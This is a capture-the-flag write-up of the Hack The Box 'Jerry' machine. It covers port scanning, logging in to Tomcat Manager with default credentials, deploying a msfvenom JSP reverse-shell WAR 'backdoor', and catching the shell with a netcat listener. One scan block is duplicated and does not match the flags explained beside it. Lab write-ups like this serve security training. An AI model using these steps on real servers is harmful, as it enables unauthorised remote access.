



ALEJANDRO ALONSO

Hack the box Writeup // Jerry



STEP 1 – RECONNAISSANCE

Before starting the enumeration phase, I like to identify whether the target machine is running **Linux or Windows**.

A quick way to get an initial hint is by sending an **ICMP ping** and analyzing the **TTL (Time To Live)** value in the response.

In **Hack The Box environments**, the default TTL values usually indicate:


- **TTL ≈ 128 → Windows**
- **TTL ≈ 64 → Linux**

In this case, the machine responds with a **TTL value of 127**, which strongly suggests that the target system is a **Windows machine** (TTL decremented by one hop).

```
┌──(root㉿kali)-[~]
└─# ping -c1 10.129.26.74
PING 10.129.26.74 (10.129.26.74) 56(84) bytes of data.
64 bytes from 10.129.26.74: icmp_seq=1 ttl=127 time=46.8 ms

── 10.129.26.74 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 46.804/46.804/46.804/0.000 ms
```

As a general rule, the next step after initial reconnaissance is to perform a **port scan** in order to identify exposed services on the target machine. I usually start by scanning **TCP ports**, since most common services are TCP-based and they often provide the initial attack surface.



COMMAND EXPLANATION:

- **-p-:** scans **all 65,535 TCP ports**, instead of only the most common ones.
- **--open**: displays only **open ports**, filtering out closed and filtered results.
- **-vvv:** Triple verbose , show everything that is happening
- **-Pn :** skips host discovery and assumes the target is alive, even if it does not respond to ICMP requests.
- **--min-rate 5000:** forces Nmap to send packets at a minimum rate of 5000 packets per second to speed up the scan
- **-sS :** performs a TCP SYN (half-open) scan, which is fast and stealthier than a full TCP connect scan.

```
┌──(root㉿kali)-[~]
└─# nmap -sCV -p8080 10.129.26.74
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-28 12:00 GMT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 10.129.26.74
Host is up (0.047s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-open-proxy: Proxy might be redirecting requests

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.34 seconds
```


We can see that **port 8080** is open, so we proceed to analyze it in more detail by running the **default Nmap scripts** (-sC) and **service version detection** (-sV).


```
┌──(root㉿kali)-[~]
└─# nmap -sCV -p8080 10.129.26.74
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-28 12:00 GMT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 10.129.26.74
Host is up (0.047s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-open-proxy: Proxy might be redirecting requests

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.34 seconds
```


We find an **Apache Tomcat 7.0.88** service running, so we proceed to access the **Tomcat management panel**



We can see the **default page**, which indicates that the service has not been properly configured yet.

STEP 2 – WEB ENUMERATION

Before proceeding further, I like to run **WhatWeb** to identify the technologies running in the background.


This can provide usefull information for **directory and file fuzzing**, such as the web server, frameworks, and underlying technologies in use.

```
┌──(root㉿kali)-[~]
└─# whatweb 10.129.26.74:8080
http://10.129.26.74:8080 [200 OK] Apache, Country[RESERVED][ZZ], HTML5, HTTPServer[Apache-Coyote/1.1], IP[10.129.26.74], Title[
Apache Tomcat/7.0.88]
```

Nothing Usefull.


Since this is a **well-known service** running with its **default configuration**, we already have an idea of which directories might be present.

However, instead of relying on manual searches, we use **Gobuster** to efficiently enumerate directories using automated tools.




COMAND : gobuster dir -w <wordlist> -u <url> -x <formats> -t <threads> -q (silentmode)

We discover the **/manager** endpoint. When accessing it, we are prompted for **authentication credentials**.




Mmmh… I'll try the default credentials **admin:admin**



The credentials are incorrect, and we are presented with a panel that reveals the **default credentials**: **tomcat:s3cret**. I will try those instead, let's see if we are lucky enough.


I will use **Burp Suite** to modify the authentication request and replace the credentials with tomcat:s3cret

When intercepting the **GET request**, I realize that the **authentication mechanism is very weak**.




The credentials are sent encoded in **Base64**, which usually represents a **username:password** format once decoded.

To verify this, I use the **Decoder** feature included in **Burp Suite**.




Perfect! As expected, we replace the credentials with **tomcat:s3cret**, the default credentials we previously identified.




We now place the credentials into the request and forward it.

The final request looks as follows:



We send the request and… **bingo!**🚀



STEP 3 – EXPLOITATION PLANNING

We now have access to the **Tomcat Manager** portal.

Before interacting with any **admin or management interface**, it is important to understand **how it works**.

In the **Applications** section, we can see the **context paths** of the deployed applications, their **current status**, and the **actions** that can be performed on them (start, stop, reload, undeploy).


Scrolling further down, we can see an option to **deploy a WAR file**, which allows uploading and deploying new applications on the server.

This is a clear attack vector. We will attempt to upload a **backdoor** by deploying a malicious **.war file** containing a **JSP reverse shell payload**, which is appropriate since WAR files commonly contain **JSP-based applications**.

To generate the payload, we will use **msfvenom**.


*As a tip for beginners, the payload command can also be generated using online tools such as **pentest.ws**, which provides an intuitive **msfvenom payload builder**. In this case, we will follow that approach.*

For that we need the listener host (our ip) and a listener port to get our reverse Shell



Perfect, we now have the command ready.


We execute it in our terminal to generate the **backdoor.war** file.



Perfect, we have it ready.

STEP 4 – EXPLOIT


We now upload it to the project through the **Tomcat Manager panel**.



Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/backdoor	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Perfect! The application is now deployed and visible in the project routes.

Before accessing it, we set up a **listener** to receive the reverse shell, using the port we specified earlier — in my case, **4444**



We now execute the backdoor file.

Once we access the path **http://<TARGET_IP>:8080/backdoor** in the browser, the payload is triggered and… **bingo!** We receive a **reverse shell**.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.22] from (UNKNOWN) [10.129.26.74] 49196
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>
```

In this case, we obtain a **reverse shell as an administrative user**, so no **privilege escalation** is required.

After performing a basic directory enumeration, we find a **flags** directory located at **C:\Users\Administrator\Desktop**.

```
C:\apache-tomcat-7.0.88>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0834-6C04

 Directory of C:\apache-tomcat-7.0.88

06/19/2018  03:07 AM    <DIR>          .
06/19/2018  03:07 AM    <DIR>          ..
06/19/2018  03:06 AM    <DIR>          bin
06/19/2018  05:47 AM    <DIR>          conf
06/19/2018  03:06 AM    <DIR>          lib
05/07/2018  01:16 PM            57,896 LICENSE
12/28/2025  08:30 PM    <DIR>          logs
05/07/2018  01:16 PM             1,275 NOTICE
05/07/2018  01:16 PM             9,600 RELEASE-NOTES
05/07/2018  01:16 PM            17,454 RUNNING.txt
06/19/2018  03:06 AM    <DIR>          temp
12/28/2025  09:54 PM    <DIR>          webapps
06/19/2018  03:34 AM    <DIR>          work
               4 File(s)         86,225 bytes
               9 Dir(s)   2,416,087,040 bytes free

C:\apache-tomcat-7.0.88>
```


C:\Users\Administrator\Desktop\flags>dir
dir
Volume in drive C has no label.
Volume Serial Number is 0834-6C04
Directory of C:\Users\Administrator\Desktop\flags
06/19/2018 06:09 AM <DIR> .
06/19/2018 06:09 AM <DIR> ..
06/19/2018 06:11 AM 88 2 for the price of 1.txt
1 File(s) 88 bytes
2 Dir(s) 2,416,087,040 bytes free
